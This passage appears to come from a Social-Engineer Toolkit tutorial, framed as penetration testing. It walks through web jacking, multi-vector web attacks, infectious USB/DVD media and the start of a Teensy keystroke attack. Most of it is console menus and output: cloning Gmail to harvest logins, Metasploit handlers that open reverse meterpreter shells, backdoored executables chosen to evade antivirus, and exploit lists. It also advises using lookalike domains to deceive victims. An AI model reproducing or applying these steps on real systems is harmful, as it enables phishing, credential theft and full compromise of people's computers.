When the victim switches tabs, the website is rewritten and then enters the credentials and is harvested.




**[*] WE GOT A HIT! Printing the output:**
**PARAM: ltmpl=default**
**PARAM: ltmplcache=2**
**PARAM: continue=https://mail.google.com/mail/?**
**PARAM: service=mail**
**PARAM: rm=false**
**PARAM: dsh=-9060819085229816070**

**PARAM: ltmpl=default**
**PARAM: ltmpl=default**
**PARAM: scc=1**
**PARAM: ss=1**
**PARAM: timeStmp=**
**PARAM: secTok=**
**PARAM: GALX=00-69E-Tt5g**
**POSSIBLE USERNAME FIELD FOUND: Email=sfdsfsd**
**POSSIBLE PASSWORD FIELD FOUND: Passwd=afds**
**PARAM: rmShown=1**
**PARAM: signIn=Sign+in**
**PARAM: asts=**
**[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT**

# 9 Web Jacking Attack Method

The web jacking attack method will create a website clone and present the victim with a link stating that the website has moved. This is a new feature to version 0.7.1. When you hover over the link, the URL will be presented with the real URL, not the attackers machine. So for example if your cloning gmail.com, the url when hovered over it would be gmail.com. When the user clicks the moved link, gmail opens and then is quickly replaced with your malicious webserver. Remember you can change the timing of the webjacking attack in the config/set_config flags.

**1) Java Applet Attack Method**
**2) Metasploit Browser Exploit Method**
**3) Credential Harvester Attack Method**
**4) Tabnabbing Attack Method**
**5) Web Jacking Attack Method**
**6) Multi-Attack Web Method**
**7) Full Screen Attack Method**
**99) Return to Main Menu**

**set:webattack> 6**

**The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.**

**The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.**

**The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.**

**1) Web Templates**
**2) Site Cloner**
**3) Custom Import**

**99) Return to Webattack Menu**

**set:webattack> 2**

**SET supports both HTTP and HTTPS**
**Example: http://www.thisisafakesite.com**
**Enter the url to clone: https://gmail.com**


**[*] Cloning the website: https://gmail.com**
**[*] This could take a little bit...**

**The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.**
**[*] I have read the above message. [*]**


**Press {return} to continue.**

**[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.**
**[*] Social-Engineer Toolkit Credential Harvester Attack**
**[*] Credential Harvester is running on port 80**
**[*] Information will be displayed to you as it arrives below:**

When the victim goes to the site he/she will notice the link below, notice the bottom left URL, its gmail.com.




When the victim clicks the link he is presented with the following webpage:




If you notice the URL bar we are at our malicious web server. In cases with social-engineering, you want to make it believable, using an IP address is generally a bad idea. My recommendation is if your doing a penetration test, register a name that's similar to the victim, for gmail you could do gmai1.com (notice the 1), something similar that can mistake the user into thinking it's the legitimate site. Most of the time they

won't even notice the IP but its just another way to ensure it goes on without a hitch. Now that the victim enters the username and password in the fields, you will notice that we can intercept the credentials now.

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

172.16.32.131 - - [09/Sep/2010 12:15:13] "GET / HTTP/1.1" 200 -
172.16.32.131 - - [09/Sep/2010 12:15:56] "GET /index2.html HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-7017428156907423605
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: timeStmp=
PARAM: secTok=
PARAM: GALX=0JsVTaj70sk
POSSIBLE USERNAME FIELD FOUND: Email=thisismyusername
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT

# 10 Multi-Attack Web Vector

The multi-attack web vector is new to 0.7.1 and will allow you to specify multiple web attack methods in order to perform a single attack. In some scenarios, the Java Applet may fail however an internet explorer exploit would be successful. Or maybe the Java Applet and the Internet Explorer exploit fail and the credential harvester is successful. The multi-attack vector allows you to turn on and off different vectors and combine the attacks all into one specific webpage. So when the user clicks the link he will be targeted by each of the attack vectors you specify. One thing to note with the attack vector is you can't utilize Tabnabbing, Cred Harvester, or Web Jacking. Based on the

attack vectors they shouldn't be combined anyways. Let's take a look at the multi attack vector. In this scenario I'm going to turn on the Java Applet attack, Metasploit Client-Side exploit, and the Web Jacking attack. When the victim browses the site, he/she will need to click on the link and will be bombarded with credential harvester, Metasploit exploits, and the java applet attack. I'm going to intentionally select an Internet Explorer 7 exploit and browse utilizing IE6 just to demonstrate if one fails, we have other methods.

**1) Java Applet Attack Method**
**2) Metasploit Browser Exploit Method**
**3) Credential Harvester Attack Method**
**4) Tabnabbing Attack Method**
**5) Web Jacking Attack Method**
**6) Multi-Attack Web Method**
**7) Full Screen Attack Method**
**99) Return to Main Menu**

**set:webattack>6**

**The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.**

**The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.**

**The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.**

**1) Web Templates**
**2) Site Cloner**
**3) Custom Import**

**99) Return to Webattack Menu**

**set:webattack> 2**

**SET supports both HTTP and HTTPS**
**Example: http://www.thisisafakesite.com**
**Enter the url to clone: https://gmail.com**

**[*********************************************************]**

**Multi-Attack Web Attack Vector**

**[*********************************************************]**

**The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When your finished be sure to select the 'Im finished' option.**

**Select which attacks you want to use:**

**1. The Java Applet Attack Method (OFF)**
**2. The Metasploit Browser Exploit Method (OFF)**
**3. Credential Harvester Attack Method (OFF)**
**4. Tabnabbing Attack Method (OFF)**
**5. Web Jacking Attack Method (OFF)**
**6. Use them all - A.K.A. 'Tactical Nuke'**
**7. I'm finished and want proceed with the attack.**
**8. Return to main menu.**

**Enter your choice one at a time (hit 8 or enter to launch): 1**

**Turning the Java Applet Attack Vector to ON**

**Option added. Press {return} to add or prepare your next attack.**

**[*********************************************************]**

**Multi-Attack Web Attack Vector**

**[*********************************************************]**

**The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When your finished be sure to select the 'Im finished' option.**

**Select which attacks you want to use:**

**1. The Java Applet Attack Method (ON)**
**2. The Metasploit Browser Exploit Method (OFF)**

**3. Credential Harvester Attack Method (OFF)**
**4. Tabnabbing Attack Method (OFF)**
**5. Web Jacking Attack Method (OFF)**
**6. Use them all - A.K.A. 'Tactical Nuke'**
**7. I'm finished and want proceed with the attack.**
**8. Return to main menu.**

**Enter your choice one at a time (hit 8 or enter to launch): 2**

**Turning the Metasploit Client Side Attack Vector to ON**

**Option added. Press {return} to add or prepare your next attack.**

**[*************************************************************]**

**Multi-Attack Web Attack Vector**

**[*************************************************************]**

**The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When your finished be sure to select the 'Im finished' option.**

**Select which attacks you want to use:**

**1. The Java Applet Attack Method (ON)**
**2. The Metasploit Browser Exploit Method (ON)**
**3. Credential Harvester Attack Method (OFF)**
**4. Tabnabbing Attack Method (OFF)**
**5. Web Jacking Attack Method (OFF)**
**6. Use them all - A.K.A. 'Tactical Nuke'**
**7. I'm finished and want proceed with the attack.**
**8. Return to main menu.**

**Enter your choice one at a time (hit 8 or enter to launch): 6**

**Turning the Web Jacking Attack Vector to ON**

**Option added. Press {return} to add or prepare your next attack.**

**[*************************************************************]**

**Multi-Attack Web Attack Vector**

**[*********************************************************]**

**The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When your finished be sure to select the 'Im finished' option.**

**Select which attacks you want to use:**

**1. The Java Applet Attack Method (ON)**
**2. The Metasploit Browser Exploit Method (ON)**
**3. Credential Harvester Attack Method (ON)**
**4. Tabnabbing Attack Method (OFF)**
**5. Web Jacking Attack Method (ON)**
**6. Use them all - A.K.A. 'Tactical Nuke'**
**7. I'm finished and want proceed with the attack.**
**8. Return to main menu.**

**Enter your choice one at a time (hit 8 or enter to launch):**

Conversely you can use the “Tactical Nuke” option, which is option 7 that will enable all of the attack vectors automatically for you. In this example you can see the flags change and the Java Applet, Metasploit Browser Exploit, Credential Harvester, and Web Jacking attack methods have all been enabled. In order to proceed hit enter or use option 8.

**Enter your choice one at a time (hit 8 or enter to launch):**
**What payload do you want to generate:**

**Name: Description:**

**1. Windows Shell Reverse_TCP Spawn a command shell on victim and send back to attacker.**
**2. Windows Reverse_TCP Meterpreter Spawn a meterpreter shell on victim and send back to attacker.**
**3. Windows Reverse_TCP VNC DLL Spawn a VNC server on victim and send back to attacker.**
**4. Windows Bind Shell Execute payload and create an accepting port on remote system.**

**5. Windows Bind Shell X64 Windows x64 Command Shell, Bind TCP Inline**
**6. Windows Shell Reverse_TCP X64 Windows X64 Command Shell, Reverse TCP Inline**
**7. Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter**
**8. Windows Meterpreter Egress Buster Spawn a meterpreter shell and find a port home via multiple ports**
**9. Import your own executable Specify a path for your own executable**

**Enter choice (hit enter for default):**

**Below is a list of encodings to try and bypass AV.**

**Select one of the below, 'backdoored executable' is typically the best.**

**1. avoid_utf8_tolower (Normal)**
**2. shikata_ga_nai (Very Good)**
**3. alpha_mixed (Normal)**
**4. alpha_upper (Normal)**
**5. call4_dword_xor (Normal)**
**6. countdown (Normal)**
**7. fnstenv_mov (Normal)**
**8. jmp_call_additive (Normal)**
**9. nonalpha (Normal)**
**10. nonupper (Normal)**
**11. unicode_mixed (Normal)**
**12. unicode_upper (Normal)**
**13. alpha2 (Normal)**
**14. No Encoding (None)**
**15. Multi-Encoder (Excellent)**
**16. Backdoored Executable (BEST)**

**Enter your choice (enter for default):**
**[-] Enter the PORT of the listener (enter for default):**

**[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...**
**[-] Backdoor completed successfully. Payload is now hidden within a legit executable.**

**************************************************************
**Do you want to create a Linux/OSX reverse_tcp payload**
**in the Java Applet attack as well?**

**********

**Enter choice yes or no: no**

**Enter the browser exploit you would like to use [8]:**

**1) Java AtomicReferenceArray Type Violation Vulnerability**
**2) MS12-037 Internet Explorer Same ID Property Deleted Object Handling Memory Corruption**
**3) Microsoft XML Core Services MSXML Uninitialized Memory Corruption**
**4) Adobe Flash Player Object Type Confusion**
**5) Adobe Flash Player MP4 "cprt" Overflow**
**6) MS12-004 midiOutPlayNextPolyEvent Heap Overflow**
**7) Java Applet Rhino Script Engine Remote Code Execution**
**8) MS11-050 IE mshtml!CObjectElement Use After Free**
**9) Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability**
**10) Cisco AnyConnect VPN Client ActiveX URL Property Download and Execute**
**11) Internet Explorer CSS Import Use After Free (default)**
**12) Microsoft WMI Administration Tools ActiveX Buffer Overflow**
**13) Internet Explorer CSS Tags Memory Corruption**
**14) Sun Java Applet2ClassLoader Remote Code Execution**
**15) Sun Java Runtime New Plugin docbase Buffer Overflow**
**16) Microsoft Windows WebDAV Application DLL Hijacker**
**17) Adobe Flash Player AVM Bytecode Verification Vulnerability**
**18) Adobe Shockwave rcsL Memory Corruption Exploit**
**19) Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow**
**20) Apple QuickTime 7.6.7 Marshaled_pUnk Code Execution**
**21) Microsoft Help Center XSS and Command Execution (MS10-042)**
**22) Microsoft Internet Explorer iepeers.dll Use After Free (MS10-018)**
**23) Microsoft Internet Explorer "Aurora" Memory Corruption (MS10-002)**
**24) Microsoft Internet Explorer Tabular Data Control Exploit (MS10-018)**
**25) Microsoft Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)**
**26) Microsoft Internet Explorer Style getElementsbyTagName Corruption (MS09-072)**
**27) Microsoft Internet Explorer isComponentInstalled Overflow**
**28) Microsoft Internet Explorer Explorer Data Binding Corruption (MS08-078)**
**29) Microsoft Internet Explorer Unsafe Scripting Misconfiguration**
**30) FireFox 3.5 escape Return Value Memory Corruption**
**31) FireFox 3.6.16 mChannel use after free vulnerability**
**32) Metasploit Browser Autopwn (USE AT OWN RISK!)**

**set:payloads> 8**

```
[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: x5sKAzS
[*] Malicious java applet website prepped for deployment

[*] Injecting iframes into cloned website for MSF Attack....
[*] Malicious iframe injection successful...crafting payload.


[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***

       =[ metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[ 891 exploits - 484 auxiliary - 149 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops
       =[ svn r15540 updated 23 days ago (2012.06.27)

resource (src/program_junk/meta_config)> use
windows/browser/ms09_002_memory_corruption
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set URIPATH /
URIPATH => /
resource (src/program_junk/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(ms09_002_memory_corruption) >
[*] Started reverse handler on 172.16.32.129:443
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://172.16.32.129:8080/
[*] Server started.
```

Now that we have everything running, lets browse to the website and see what's there. We first get greeted with the site has been moved…




We click the link and we are hit with a Metasploit exploit, look at the handler on the backend.

**[*] Sending Internet Explorer 7 CFunctionPointer Uninitialized Memory Corruption to 172.16.32.131:1329...**

**msf exploit(ms09_002_memory_corruption) >**

This exploit fails because we are using Internet Explorer 6, once this fails, check out the victims screen:




We hit run, and we have a meterpreter shell. In this instance we would be redirected back to the original Google because the attack was successful. If you also notice, when using the Java Applet we automatically migrate to a separate thread (process) and happens to be notepad.exe. Reason being is if the victim closes the browser, we will be safe and the process won't terminate our meterpreter shell.

**[*] Sending stage (748544 bytes) to 172.16.32.131**
**[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333) at Thu Sep 09 12:33:20 -0400 2010**
**[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing InitialAutoRunScript 'migrate -f'**
**[*] Current server process: java.exe (824)**
**[*] Spawning a notepad.exe host process...**
**[*] Migrating into process ID 3044**
**[*] New server process: notepad.exe (3044)**
**msf exploit(ms09_002_memory_corruption) >**

Let's say that this attack failed and the user hit cancel. He would then be prompted to enter his/her username and password into the username/password field.

**[*] WE GOT A HIT! Printing the output:**
**PARAM: ltmpl=default**
**PARAM: ltmplcache=2**
**PARAM: continue=https://mail.google.com/mail/?ui=html**
**PARAM: zy=l**
**PARAM: service=mail**
**PARAM: rm=false**

**PARAM: dsh=-8578216484479049837**
**PARAM: ltmpl=default**
**PARAM: ltmpl=default**
**PARAM: scc=1**
**PARAM: ss=1**
**PARAM: timeStmp=**
**PARAM: secTok=**
**PARAM: GALX=fYQL_bXkbzU**
**POSSIBLE USERNAME FIELD FOUND: Email=thisismyusername**
**POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword**
**PARAM: rmShown=1**
**PARAM: signIn=Sign+in**
**PARAM: asts=**
**[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT**

# 11 Infectious Media Generator

Moving on to the physical attack vectors and a completely different attack method, we will be utilizing the Infectious USB/DVD/CD attack vector. This attack vector will allow you to import your own malicious executable or one of those within Metasploit to create a DVD/CD/USB that incorporates an autorun.inf file. Once this device is inserted it will call autorun and execute the executable. New in the most recent version, you can utilize file-format exploits as well, if your worried that an executable will trigger alerts, you can specify a file format exploit that will trigger an overflow and compromise the system (example an Adobe exploit).

**Select from the menu:**

**1) Spear-Phishing Attack Vectors**
**2) Website Attack Vectors**
**3) Infectious Media Generator**
**4) Create a Payload and Listener**
**5) Mass Mailer Attack**
**6) Arduino-Based Attack Vector**

**7) SMS Spoofing Attack Vector**

**8) Wireless Access Point Attack Vector**

**9) QRCode Generator Attack Vector**

**10) Powershell Attack Vectors**

**11) Third Party Modules**

**99) Return back to the main menu.**

**set> 3**

**The Infectious USB/CD/DVD module will create an autorun.inf file and a Metasploit payload. When the DVD/USB/CD is inserted, it will automatically run if autorun is enabled.**

**Pick the attack vector you wish to use: fileformat bugs or a straight executable.**

**1) File-Format Exploits**

**2) Standard Metasploit Executable**

**99) Return to Main Menu**

**set:infectious> 1**

**Enter the IP address for the reverse connection (payload): 172.16.32.129**
**Select the file format exploit you want.**
**The default is the PDF embedded EXE.**

********** PAYLOADS **********

**1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)**
**2) SET Custom Written Document UNC LM SMB Capture Attack**
**3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow**
**4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)**
**5) Adobe Flash Player "Button" Remote Code Execution**
**6) Adobe CoolType SING Table "uniqueName" Overflow**
**7) Adobe Flash Player "newfunction" Invalid Pointer Use**
**8) Adobe Collab.collectEmailInfo Buffer Overflow**
**9) Adobe Collab.getIcon Buffer Overflow**
**10) Adobe JBIG2Decode Memory Corruption Exploit**
**11) Adobe PDF Embedded EXE Social Engineering**
**12) Adobe util.printf() Buffer Overflow**
**13) Custom EXE to VBA (sent via RAR) (RAR required)**
**14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun**
**15) Adobe PDF Embedded EXE Social Engineering (NOJS)**
**16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow**
**17) Apple QuickTime PICT PnSize Buffer Overflow**
**18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow**
**19) Adobe Reader u3D Memory Corruption Vulnerability**
**20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)**

**set:payloads> 1**

**1. Windows Reverse TCP Shell Spawn a command shell on victim and send back to attacker.**
**2. Windows Meterpreter Reverse_TCP Spawn a meterpreter shell on victim and send back to attacker.**
**3. Windows Reverse VNC DLL Spawn a VNC server on victim and send back to attacker.**

**4. Windows Reverse TCP Shell (x64)  Windows X64 Command Shell, Reverse TCP Inline**

**5. Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windows x64), Meterpreter**

**6. Windows Shell Bind_TCP (X64)  Execute payload and create an accepting port on remote system.**

**7. Windows Meterpreter Reverse HTTPS  Tunnel communication over HTTP using SSL and use Meterpreter**

**Enter the payload you want (press enter for default):**

**[*] Windows Meterpreter Reverse TCP selected.**

**Enter the port to connect back on (press enter for default):**

**[*] Defaulting to port 443...**

**[*] Generating fileformat exploit...**

**[*] Please wait while we load the module tree...**

**[*] Started reverse handler on 172.16.32.129:443**

**[*] Creating 'template.pdf' file...**

**[*] Generated output file /pentest/exploits/set/src/program_junk/template.pdf**

**[*] Payload creation complete.**

**[*] All payloads get sent to the src/program_junk/template.pdf directory**

**[*] Payload generation complete. Press enter to continue.**

**[*] Your attack has been created in the SET home directory folder "autorun"**


**[*] Copy the contents of the folder to a CD/DVD/USB to autorun.**

**Do you want to create a listener right now yes or no: yes**

**[-] ***

**[-] * WARNING: No database support: String User Disabled Database Support**

**[-] ***



**resource (/pentest/exploits/set/src/program_junk/meta_config)> use multi/handler**
**resource (/pentest/exploits/set/src/program_junk/meta_config)> set payload windows/meterpreter/reverse_tcp**
**payload => windows/meterpreter/reverse_tcp**
**resource (/pentest/exploits/set/src/program_junk/meta_config)> set lhost 172.16.32.129**
**lhost => 172.16.32.129**
**resource (/pentest/exploits/set/src/program_junk/meta_config)> set lport 443**
**lport => 443**
**resource (/pentest/exploits/set/src/program_junk/meta_config)> exploit -j**
**[*] Exploit running as background job.**
**msf exploit(handler) >**
**[*] Started reverse handler on 172.16.32.129:443**
**[*] Starting the payload handler...**

In this example we specified a file format attack in order to create the infectious USB/DVD/CD. A folder is created called ‘SET’ in the root of the SET directory that contains the components you will need to copy over to the media device of your

choosing. Once inserted, the file format exploit would trigger an overflow and if they were susceptible, it would completely compromise their system with a meterpreter shell. If we would have selected the executable section, it will have been the same avenues as previously walked through in this chapter but instead of triggering an exploit, it would trigger an executable.

When doing an ls –al in the SET directory you should notice that there is an "autorun" folder. Burn the contents of that directory to a DVD or write to a USB device. Once inserted you would be presented with a shell.

**[*] Sending stage (748544 bytes) to 172.16.32.131**
**[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333) at Thu Sep 09 12:42:32 -0400 2010**
**[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing InitialAutoRunScript 'migrate -f'**
**[*] Current server process: java.exe (824)**
**[*] Spawning a notepad.exe host process...**
**[*] Migrating into process ID 3044**
**[*] New server process: notepad.exe (3044)**
**msf exploit(ms09_002_memory_corruption) >**

# 12 Teensy USB HID Attack Vector

The Teensy USB HID Attack Vector is a remarkable combination of customized hardware and bypassing restrictions by keyboard emulation. Traditionally when you insert a DVD/CD or USB if autorun is disabled, your autorun.inf isn't called and you can't execute your code automatically. With the Teensy HID based device you can emulate a keyboard and mouse. When you insert the device it will be detected as a keyboard, and with the microprocessor and onboard flash memory storage you can send a very fast set of keystrokes to the machine and completely compromise it. You can order a Teensy device for around 17 dollars at http://www.prjc.com. Quickly after David Kennedy, Josh Kelley, and Adrian Crenshaw's talk on the Teensy devices, a PS3 hack came out utilizing the Teensy devices and they are currently backordered during the time of writing this tutorial.

Let's setup or Teensy device to do a WSCRIPT downloader of a Metasploit payload. What will occur here is that a small wscript file will be written out which will download an executable and execute it. This will be our Metasploit payload and is all handled through the Social-Engineer Toolkit.

**Select from the menu:**

**1) Spear-Phishing Attack Vectors**
**2) Website Attack Vectors**
**3) Infectious Media Generator**
**4) Create a Payload and Listener**
**5) Mass Mailer Attack**
**6) Arduino-Based Attack Vector**
**7) SMS Spoofing Attack Vector**
**8) Wireless Access Point Attack Vector**
**9) QRCode Generator Attack Vector**
**10) Powershell Attack Vectors**
**11) Third Party Modules**

**99) Return back to the main menu.**

**set> 6**

**The Arduino-Based Attack Vector utilizes the Arduin-based device to program the device. You can leverage the Teensy's, which have onboard storage and can allow for remote code execution on the physical system. Since the devices are registered as USB Keyboard's it will bypass any autorun disabled or endpoint protection on the system.**

**You will need to purchase the Teensy USB device, it's roughly $22 dollars. This attack vector will auto generate the code needed in order to deploy the payload on the system for you.**

**This attack vector will create the .pde files necessary to import into Arduino (the IDE used for programming the Teensy). The attack vectors range from Powershell based downloaders, wscript attacks, and other methods.**

**For more information on specifications and good tutorials visit:**

**http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle**

**To purchase a Teensy, visit: http://www.pjrc.com/store/teensy.html**
**Special thanks to: IronGeek, WinFang, and Garland**

**This attack vector also attacks X10 based controllers, be sure to be leveraging**

**X10 based communication devices in order for this to work.**

**Select a payload to create the pde file to import into Arduino:**

**1) Powershell HTTP GET MSF Payload**
**2) WSCRIPT HTTP GET MSF Payload**
**3) Powershell based Reverse Shell Payload**
**4) Internet Explorer/FireFox Beef Jack Payload**
